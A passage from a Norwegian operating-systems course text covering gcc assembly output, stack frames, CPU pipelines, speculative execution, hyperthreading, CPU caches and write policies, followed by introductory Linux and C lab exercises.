Husk at vi genererer assembly-kode med kommandoen
`gcc -S -fno-asynchronous-unwind-tables asm-0.c`
Dette gir ut fila `asm-0.s`, som vi kan se på med
`cat asm-0.s`

DEMO `asm-0.c` Denne har vi allerede sett i det fargelagte eksempelet tidligere.

DEMO `asm-1.c` En ekstra kodelinje fordi 0 skrives til stacken (siden vi bruker en lokal variabel), og deretter kopieres fra stacken til registeret (MERK: plutselig to skrivinger til minnet, og det er mye (dvs. minst 10x) tregere enn å skrive til et register)

Merk: *parenteser rundt et register betyr at vi aksesserer minnet på adressen som er lagret i registeret.*

Vi kan se forskjellene mellom to filer med
`diff asm-0.s asm-1.s`

DEMO `asm-2.c` Lokale og globale variabler. Merk at et direktiv `.data` (eller `.bss`) har dukket opp. Data er området der globale variabler som har en initiell verdi lagres. Disse

verdiene må lagres i programfila. BSS er området der globale variabler uten initiell verdi lagres. Det holder å ha bare størrelsen på disse variablene i programfila, siden de ikke skal ha en verdi. Med andre ord: prøv å endre linja `int j=1;` til `int j=1,x;` og rekompiler til assembly-kode for å se at et `.bss`-direktiv har dukket opp.

Merk at den globale variabelen `j` adresseres med utgangspunkt i instruction pointer `rip`. Dette er et tilfelle av "PC-relativ adressering" (husk PC er registeret Program Counter, et register som vi også kaller Instruction Pointer) som dukket opp sammen med x64-arkitekturen og tillater aksessering av data relativt til instruksjonspekeren, noe som gjør såkalt posisjonsuavhengig kode lettere å implementere. Se også PC-relative hvis du er interessert i å lære detaljene. Vi skal ikke fokusere på PC-relativ adressering i dette faget, men vi må nevne det her siden det dukker opp i koden vår.

Legg også merke til `add`-instruksjonen (som legger en verdi til et register).

DEMO: `asm-3-stack.c` Her har vi en funksjon `add()`, og vi ser i assembly-koden at denne blir til en label vi kan hoppe til, og det er dette vi gjør med `call`-instruksjonen. Argumentene sendes til funksjonen ved hjelp av registrene `esi` og `edi`. Prøv å kompilere koden til en 32-bits versjon:
`gcc -S -fno-asynchronous-unwind-tables -m32 asm-3-stack.c`
Vi ser at i 32-bits versjonen pushes argumentene på stacken i stedet for å sendes til funksjonen via registre. Egentlig bruker 64-bits kode også stacken til å sende argumenter til funksjoner, men bare hvis det er mer enn seks argumenter til funksjonen (argument nummer sju og oppover pushes på stacken).

Området på stacken som en funksjon bruker, kalles en *stack frame*, og består av området som ligger mellom base pointer og stack pointer. Når en funksjon kalles, lagres base pointer unna på stacken og base pointer settes lik stack pointer. Dermed har vi startet en ny stack frame, og vi kan gå tilbake til forrige stack frame når funksjonen er ferdig. Det er derfor du ser denne koden i begynnelsen av hver funksjon (inkludert `main`):

```
pushq %rbp        # lagre base pointer på stacken
movq  %rsp, %rbp  # sett base pointer til verdien av stack pointer
```

Disse enkle programmene kan selvsagt optimaliseres til å bruke langt færre instruksjoner for å gjøre jobben sin. Vi kan be kompilatoren om å optimalisere med opsjonen `-O` (kan også bruke ulike optimaliseringsnivåer, men det går vi ikke inn på):

```
gcc -S -fno-asynchronous-unwind-tables -O asm-3-stack.c
cat asm-3-stack.c
```

Hvorfor lære assembly i figur 1.14.

Fra Carter (2006) *PC Assembly Language*, side 18:

- Assembly-kode *kan være raskere* og mindre enn kode generert av en kompilator
- Assembly gir tilgang til *maskinvarefunksjoner direkte*
- Dypere forståelse av *hvordan datamaskiner virker*
- Bedre forståelse av hvordan *kompilatorer* og høynivåspråk som C virker

Figur 1.14: Hvorfor lære assembly.

For eksempel vil spillprogrammerere gjerne utnytte maskinvarefunksjoner fullt ut, mens sikkerhetsanalytikere vil bruke assembly til effektiv implementasjon av kryptografioperasjoner på lavt nivå, der det ofte er snakk om å flytte bit i et register som en del av en algoritme. For vår del er det viktig å bruke assembly til å forstå blant annet

- hvordan datamaskinen utfører kompilert eller tolket kode vi har skrevet
- hvordan user- og kernel-mode virker
- hvordan manglende synkronisering fører til feil verdier for delte variable

1.4 CPU-terminologi

Viktige begreper i figur 1.15.

- *Klokke*hastighet/-frekvens
- *Pipeline*, *superscalar*
- Maskininstruksjoner om til *mikrooperasjoner* (μops)
- *Out-of-order*-utførelse

Figur 1.15: Viktige begreper.

1.4.1 Terminologi: CPU vs. CPU-kjerne

Vi kaller den fysiske komponenten/brikken i datamaskinen for **CPUen** (prosessoren).

Vi kaller én selvstendig utføringsenhet inni denne brikken – den som henter, dekoder og utfører instruksjoner – for en **CPU-kjerne (CPU core)**. En moderne CPU har som regel flere slike kjerner (f.eks. 2, 4, 8 eller 16), og hver kjerne kan kjøre sin egen instruksjonsstrøm uavhengig av de andre. En CPU med to kjerner heter en ”Dual-core CPU”, tilsvarende har vi quad-core og octa-core.


- Historisk hadde CPU-er bare én kjerne, så da var CPU og CPU-kjerne det samme.
- I dette kurset sier vi som oftest bare *CPUen*, og da mener vi i praksis *én kjerne* – altså en forenklet, enkeltkjerne-CPU-modell.

Merk altså at hvis foreleser bare sier "CPUen" så prater vi om en en-kjerne CPU, for veldig ofte er vi bare interessert i å forstå hvordan en CPU-kjerne benyttes av operativsystemet og programmene.

Utførelsen av alt som skjer i en datamaskin er basert på en klokkesyklus, dvs. hvis vi har en klokkehastighet på 1 GHz, betyr det at det kommer en milliard pulser (generert av en oscillator) hvert sekund, og hver slik puls driver utførelsen av instruksjonene et steg videre. For å forenkle litt regner vi CPU-en som i stand til å utføre én instruksjon per puls (klokkeperiode), altså tar det ett nanosekund (en milliarddels sekund) å utføre én instruksjon (dette er ikke helt presist, siden en superscalar CPU kan utføre flere mikroinstruksjoner per klokkeperiode).

1.4.2 Pipeline/Superscalar

Pipelined og superscalar CPU i figur 1.16.



Figur 1.16: Pipelined og superscalar CPU.

Utførelsen av en instruksjon skjer i flere steg, som vi kaller mikrooperasjoner. For eksempel kan det å legge sammen to tall som ligger i hvert sitt register brytes opp i minst følgende steg:

1. (fetch) Hent instruksjonen fra minnet
2. (decode) Dekod den, hvilken instruksjon er dette?
3. (decode) Plasser tallene som skal legges sammen i riktige registre
4. (execute) Legg sammen tallene

5. (execute) Lagre resultatet i et register

For at CPU-en skal jobbe så effektivt som mulig, lager man derfor adskilte enheter der hver av disse mikrooperasjonene utføres, og så lar vi instruksjonene passere disse enhetene én etter én, som på et samlebånd. En slik organisering av CPU-en kalles en "pipeline", og er illustrert i del (a) av figuren over.

For å gjøre CPU-en enda mer effektiv kan man duplisere deler av pipelinen for å behandle mer enn én instruksjon om gangen. For eksempel kan man lage to pipelines som henter instruksjoner fra RAM og dekoder dem, og man kan lage flere enheter som kan utføre instruksjonene (eksekveringsenheter), slik at flere instruksjoner kan utføres parallelt. Det er dette vi kaller en *superscalar* arkitektur, som er illustrert i del (b) av figuren over.

Moderne prosessorer som sitter i datamaskiner i dag er gjennomgående superscalar CPU-er, og eksekveringsenhetene i disse CPU-ene er ofte svært spesialiserte (noen kan jobbe med heltall, andre med flyttall, og andre er kanskje mer generelle), og så sørger kontrollogikken i CPU-en for at riktig instruksjon går til riktig eksekveringsenhet. En superscalar CPU kan også utføre instruksjoner i en annen rekkefølge (*out-of-order execution*) enn programmereren skrev dem, hvis kontrollogikken oppdager at en eksekveringsenhet er ledig og det finnes en instruksjon litt lenger ute som kan utføres der. Kontrollogikken prøver å holde flest mulig av eksekveringsenhetene i arkitekturen opptatt til enhver tid.


Moderne prosessorer gjør også *speculative execution*, dvs. de prøver å gjette hva utfallet av branch-instruksjoner blir (f.eks. en jump-instruksjon) og reverserer hvis det gikk galt. Både out-of-order execution og speculative execution gjøres for å få bedre ytelse. Speculative execution fikk mye oppmerksomhet i 2018 på grunn av sårbarhetene Spectre og Meltdown.

Den enkleste varianten av speculative execution er vanlig branch prediction, der CPU-en prøver å gjette utfallet av en jump-instruksjon. Når CPU-en har hentet en jump-instruksjon, gjetter den – i stedet for å vente på at betingelsen (som avgjør om vi skal hoppe til et annet sted i koden eller fortsette på neste linje) skal beregnes – hva resultatet blir basert på tidligere hopp, og begynner å hente denne instruksjonen. Når betingelsen er beregnet, sjekker CPU-en om gjetningen var riktig og utførelsen kan fortsette som normalt, eller om CPU-en tok feil og må reversere og laste inn den andre instruksjonen. demo:

```
g++ -o bp bp.cpp
./bp
# fjern kommentaren foran std::sort(data, data + arraySize);
g++ -o bp bp.cpp
./bp
```

1.4.3 HyperThreading/SMT

Hyperthreading/SMT i figur 1.17.



Figur 1.17: Hyperthreading/SMT.

(De fire ulike fargene i boksene betyr instruksjoner fra fire ulike programmer)

En utvidelse av den superscalare arkitekturen er Simultaneous Multithreading (SMT), eller Hyper-Threading (HT), som er navnet Intel bruker. For å øke sjansene for å holde alle enhetene i CPU-en opptatt til enhver tid er det mulig å utvide en CPU-kjerne til å holde to prosesser samtidig (ved å ha doble sett av alle registrene programmene bruker (inkludert SP, BP, IP osv.)). Da kan CPU-en når som helst plukke instruksjoner fra disse to programmene, avhengig av hvilke eksekveringsenheter som er ledige til enhver tid. En CPU med SMT/HT vil framstå som mer enn én prosessor for operativsystemet (to CPU-er i tilfellet Intels Hyperthreading, som vi skal bruke). Begrepet hyperthreading kalles også "Virtual Cores" i enkelte dokumenter. Navnet der antyder at *med SMT/Hyperthreading vil det se ut som datamaskinen din har dobbelt så mange (eller flere i noen sjeldne implementasjoner) CPU-kjerner sammenlignet med hvor mange den har i virkeligheten*.

Eksempel:
Intel Core i7 2640M er en CPU med to CPU-kjerner, men siden den støtter hyperthreading vil den framstå for operativsystemet som fire CPU-kjerner (demo fra Linux-kommandolinja):

```
$ cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
model name      : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
   ...
processor       : 1
vendor_id       : GenuineIntel
model name      : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
   ...
processor       : 2
vendor_id       : GenuineIntel
model name      : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
   ...
processor       : 3
vendor_id       : GenuineIntel
model name      : Intel(R) Core(TM) i7-2640M CPU @ 2.80GHz
   ...
```

Demo

```
time ./regn-5.bash
time ./regn.bash 2
time ./regn.bash 4
time ./regn.bash 6
time ./regn.bash 8
```

1.5 Cache

Sammenlignet med hastigheten en CPU kan lese et register med, er RAM utrolig tregt. For å unngå deler av ventetiden du får når du prøver å lese/skrive til RAM, vil maskinvaren prøve å gå til RAM bare når den virkelig må. Den kan gjøre dette på to måter:


1. "huske" de dataene/instruksjonene som nylig er hentet fra RAM (her snakker vi om tidsdimensjonen, og vi skal snart omtale dette som "temporal locality")
2. hente mer enn akkurat de bytene du trenger fra RAM og "huske" dette også (her snakker vi om romdimensjonen, og vi skal snart omtale dette som "spatial locality")

Stedet der vi "husker", kalles *CPU-cache* og er mye raskere å aksessere enn RAM, men ikke like raskt som et register.

Merk: Cache er et svært generisk begrep som brukes mange steder i moderne datamaskiner. Cache slik den er beskrevet her i kapittel 1.5 er en variant som er bygd fysisk i maskinvare svært nær CPU-kjernen(e), og derfor kalles den CPU-cache, selv om vi mange ganger bare sier "cache".

1.5.1 Hvorfor cache?

Aksesstider i figur 1.18.



Figur 1.18: Aksesstider.

Merk: tallene i figuren er omtrentlige tall og varierer ganske mye mellom ulike arkitekturer, men de er gode å huske som grove tommelfingerregler.

Hvis du er interessert, finner du noen mer konkrete eksempler på disse tallene i artiklene What Your Computer Does While You Wait

Flaskehalsen som oppstår mellom hastigheten til CPU-en og tiden det tar å gjøre et minneoppslag, kalles ofte *von Neumann-flaskehalsen*, og i praksis løses den med cachemekanismen.

CPU-cacher har flere nivåer (vanligvis L1, L2 og L3), og noen ganger er ett av nivåene (vanligvis L1) delt i en dedikert cache for instruksjoner og en dedikert cache for data.

Hvorfor cache virker i figur 1.19.


- Locality of reference
  - *spatial locality*
  - *temporal locality*

Den minste enheten data vi kan hente fra minnet er en Byte, men vi cacher aldri bare én enkelt Byte, vi cacher en *cache line (typisk 64 Byte)*

Figur 1.19: Hvorfor cache virker.

Cache gjør at programmer kjører raskere fordi instruksjoner ofte gjenbrukes (samlokalisert i tid), mens data ofte aksesseres i blokker (samlokalisert i rom – har du lest en bestemt byte, må du sannsynligvis snart lese byten ved siden av også).

Hvis vi "zoomer inn" på minnet i figur 1.20.



Figur 1.20: Hvis vi "zoomer inn" på minnet.

Dette er hvordan minnet egentlig ser ut. Minnet er organisert i cache lines på 64 B hver (andre størrelser kan brukes, men 64 B er det vanligste).

1.5.2 Write Policy

Write Policy i figur 1.21.

Write-through Skriv til cache line og umiddelbart til minnet
Write-back Skriv til cache line og merk cache line som *dirty*


Figur 1.21: Write Policy.

Med write-back skrives dataene til minnet først når cache line skal overskrives av en annen, eller i andre tilfeller som f.eks. en *context switch* (context switch betyr å bytte ut det kjørende programmet på CPU-en, dvs. å stoppe programmet, lagre programmets tilstand/status slik at CPU-en kan begynne å kjøre et annet program).

Et viktig poeng er at write-back-cacher er spesielt utfordrende når det er flere CPU-kjerner til stede: hva om flere CPU-kjerner har cachet de samme dataene? Hvordan vet én CPU-kjerne at ingen annen CPU-kjerne har skrevet til de samme dataene som den har cachet? Dette løses med en *cache coherence-protokoll* som MESI, men å løse dette problemet blir dyrere med antall CPU-kjerner, siden det fører til mer arbeid med å koordinere cachene mellom CPU-kjernene. Vi skal ikke studere dette videre, men merk at dette er et typisk problem når vi parallelliserer beregninger: det er alltid behov for "cross-talk"/koordinering, og dette blir dyrere med økende parallellitet.

Write-through


Write-through cache i figur 1.22.



Figur 1.22: Write-through cache.

Write-back

Write-back cache i figur 1.23.



Figur 1.23: Write-back cache.

Begge figurene er fra Cache_(computing).

Med write-back-caching må vi sjekke om cache-blokka (cache lina) vi vil skrive til er *dirty*, dvs. inneholder data som ennå ikke er skrevet til neste nivå av datalagring (RAM eller et tregere cache-nivå). Dette gjelder både lese- og skriveforespørsler. Write-through-caching er den enkleste og sikreste (siden cachen bare vil inneholde en kopi av data som finnes et annet sted), men hvis vi vil at systemet skal gi god ytelse for skriveforespørsler (noe vi i de fleste tilfeller vil), da må vi bruke write-back-caching.

Hvis vi bruker Linux-kommandolinja til å spørre om hva slags CPU-cache vi har, ser vi at vi i dette tilfellet har tre nivåer, alle i Write Back-modus. Merk også at på nivå 1 er det separate cacher for Instructions og Data, mens på nivå 2 og 3 caches Instructions og Data i samme cache (derav System Type ”Unified”).

```
$ dmidecode -t cache | grep -E '(Socket|Operational|Installed Size|System Type)'

  Socket Designation: L1 Cache
 Operational Mode: Write Back
 Installed Size: 192 kB
 System Type: Data

  Socket Designation: L1 Cache
 Operational Mode: Write Back
 Installed Size: 128 kB
 System Type: Instruction

  Socket Designation: L2 Cache
 Operational Mode: Write Back
 Installed Size: 5 MB
 System Type: Unified

  Socket Designation: L3 Cache
 Operational Mode: Write Back
 Installed Size: 12 MB
 System Type: Unified
```

I operativsystemer er det en veldig viktig faktor at når vi bytter fra ett program til et annet (context switch), er cachen full av data fra det første programmet, og det tar tid å erstatte dem med nye data. Etter en context switch må vi "varme opp cachen". Derfor sier vi at en context switch er ganske dyr, ikke bare på grunn av tiden operativsystemet bruker på å bytte prosesser, men også fordi vi har cacher involvert.

1.6 Lab-øvinger

1. **Kom i gang.** Lag din egen virtuelle Linux-maskin i SkyHiGh ved å følge instruksjonene i Basic Infrastructure Orchestration, og BRUK YAML-FILA single_linux.yaml. Logg inn på linux-maskinen ved å følge instruksjonen nederst på siden. Trenger du hjelp, finnes det også en video (men merk at navnet på yaml-fila som skal brukes ikke er riktig i videoen)

2. **Unix/Linux-kommandolinja (kan du Linux fra før, hopp til "Linux C-programmering")**
   Bli kjent med Unix/Linux ved å lese UNIX Tutorial for Beginners (les "introduction to the UNIX operating system" og deretter tutorial én, to, tre, fire og fem). Merk: i del 2.1 av tutorialen blir du bedt om å bruke fila `science.txt`. Denne fila finnes ikke i din virtuelle Linux-maskin, men du kan laste den ned med
   `wget http://www.ee.surrey.ac.uk/Teaching/Unix/science.txt`

   Vil du prøve en nyere og mer interaktiv måte å lære Linux på, besøk Linux Journey.

3. **Linux C-programmering**
   Lag en katalog `hello`, og lag en fil `hello.c` i denne katalogen:

   ```
   mkdir hello
   cd hello
   nano hello.c
   ```

   legg inn følgende innhold i fila `hello.c`:

   ```
   #include <stdio.h>
   int main(void) {
     printf("hello, world\n");
     return 0;
   }
   ```

   Kompiler dette til en kjørbar fil med `gcc -Wall -o hello hello.c`. `-Wall` betyr Warnings:All og er ikke nødvendig for kompileringen, men hjelper oss å skrive bedre kode ved å advare om ting som ubrukte variabler. Kjør den kompilerte fila med `./hello`. Prøv også å kjøre den ved å oppgi absolutt sti til fila (start kommandolinja med `/` i stedet for `./`). Finn ut om miljøvariabelen `PATH` inkluderer en katalog `bin` i hjemmekatalogen din (`echo $PATH`). Hvis hjemmekatalogen din ikke er med i PATH, lag katalogen med `mkdir ~/bin` og legg den til i PATH med `PATH=$PATH:~/bin` (du kan gjøre denne endringen "permanent" ved å legge kommandoen nederst i fila `~/.bashrc`, siden denne fila kjøres hver gang du logger inn). Kopier `hello` til `bin` og kjør den ved bare å skrive `hello`.

Er du ikke kjent med grunnleggende C-programmering, er dette en fin tutorial: Learn C Programming, A short C Tutorial.

(En veldig god og fritt tilgjengelig lærebok er C Programming Notes for Professionals book).

